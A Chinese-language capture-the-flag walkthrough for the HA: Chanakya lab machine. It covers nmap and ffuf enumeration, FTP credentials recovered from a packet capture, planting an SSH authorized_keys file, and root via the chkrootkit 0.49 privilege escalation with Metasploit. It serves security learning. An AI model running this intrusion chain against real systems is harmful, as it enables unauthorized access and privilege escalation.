Chanakya walkthrough
主机识别
arp-scan -l
网络拓扑
| 计算机 | IP |
|---|---|
| 本机(Win10) | 192.168.202.1 |
| Kali | 192.168.202.128 |
| Chanakya | 192.168.202.132 |
扫描端口和版本信息
nmap -A -p- 192.168.202.132
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(root💀kali)-[~]
└─# nmap -A -p- 192.168.202.132
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-20 02:46 EDT
Nmap scan report for 192.168.202.132
Host is up (0.00052s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     pyftpdlib 1.0.0 or later
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.202.132:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fd:4b:52:55:c2:41:5f:51:a4:5d:90:5b:be:17:0d:13 (RSA)
|   256 f1:98:34:0a:43:97:6d:c7:e0:78:d3:23:e0:4e:18:11 (ECDSA)
|_  256 9d:eb:79:af:59:c0:bb:c2:4a:e3:00:7c:05:62:48:30 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Chanakya
MAC Address: 00:0C:29:FE:F0:06 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.52 ms 192.168.202.132

结果可知ftp服务不能进行匿名登录,需要知道用户名和密码才能登录,那么我们暂时放下,将目光移到web服务器。web页面是介绍一个人的生平,没什么有价值的信息,那么进行目录枚举,看看存在哪些文件。
目录枚举
在扫描常规文件后缀没出什么东西时,再尝试其他文件格式。在这里枚举文本文件得到了根目录下的abuse.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
──(root💀kali)-[~]
└─# ffuf -u http://192.168.202.132/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200 -e .txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.202.132/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Extensions       : .txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

                        [Status: 200, Size: 2382, Words: 118, Lines: 74]
abuse.txt               [Status: 200, Size: 14, Words: 1, Lines: 2]
index.html              [Status: 200, Size: 2382, Words: 118, Lines: 74]
:: Progress: [9228/9228] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
该文本文件的内容为:nfubxn.cpncat,看起来像是用户名和密码,不用经过尝试后发现并不是。之后经过搜索后知道该字符串是 ROT13 加密,解密后得到字符串:ashoka.pcapng 。很明显这是个流量包文件,之后我们将它下载来用 wireshark 分析即可。
流量包分析

通过分析可以知道该流量包中截获的是ftp流量,从中我们找到ftp的用户名和密码为:ashoka:kautilya。

并且之后在登录到ftp服务器后查看了当前目录,从返回结果中我们知道此时的目录下存在.ssh目录,由此可以该路径在用户主目录下。
ssh密钥登录(无密码)
通过之前的信息我们知道了ftp的用户名和密码,那么使用该用户名和密码登录到服务器,并且将本地的认证文件传输到ftp服务器上。
-
kali 生成密钥对
1 2
ssh-keygen mv ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys -
将认证文件传递到ftp服务器上
1
2
3
ftp> mkdir .ssh
ftp> cd .ssh
ftp> put authorized_keys
Getshell
1
2
3
4
5
6
7
8
┌──(root💀kali)-[~]
└─# ssh ashoka@192.168.202.132

....

Last login: Mon Sep 20 00:43:19 2021 from 192.168.202.128
ashoka@ubuntu:~$ id
uid=1001(ashoka) gid=1001(ashoka) groups=1001(ashoka)
接下来就是常规操作,上传 LinEnum.sh 脚本到靶机并查看运行结果。从结果中我们可以看到 root 管理员执行了计划任务。

此外在 /tmp 目录下的 logs 日志中发现 chkrootkit 执行日志,我们可以通过 find 找到 chkrootkit 的文件路径。
1
2
3
4
5
6
7
8
ashoka@ubuntu:/tmp$ find / -name chkroot* 2>/dev/null
/usr/local/share/chkrootkit
/usr/local/share/chkrootkit/chkrootkit.lsm
/usr/local/share/chkrootkit/chkrootkit
/etc/chkrootkit.sh
ashoka@ubuntu:/tmp$ cat /etc/chkrootkit.sh
#! /bin/bash
/usr/local/share/chkrootkit/chkrootkit >/tmp/logs
并且知道 chkrootkit 版本为:0.49,存在本地提权漏洞。
提权
通过 msf 的脚本实现提权
1
2
msf6> use exploit/multi/script/web_delivery
msf6> use exploit/unix/local/chkrootkit
拿到root 权限即可得到flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
msf6 exploit(unix/local/chkrootkit) > sessions -i 2
[*] Starting interaction with 2...

id
uid=0(root) gid=0(root) groups=0(root)
ls
final.txt
cat final.txt

!! Congrats you have finished this task !!

Contact us here:

Hacking Articles : https://twitter.com/rajchandel/
Geet Madan : https://in.linkedin.com/in/geet-madan

+-+-+-+-+-+ +-+-+-+-+-+-+-+
 |E|n|j|o|y| |H|A|C|K|I|N|G|
 +-+-+-+-+-+ +-+-+-+-+-+-+-+
____________________________________
总结
- Chkrootkit 0.49 以及以下版本均存在本地提权漏洞
- 查看进程时观察到 root 账户执行了计划任务,其中进程显示有执行 ftp.sh,但 chkrootkit.sh 没有显示出来(
crontab -u root -l)
This post is licensed under
CC BY 4.0
by the author.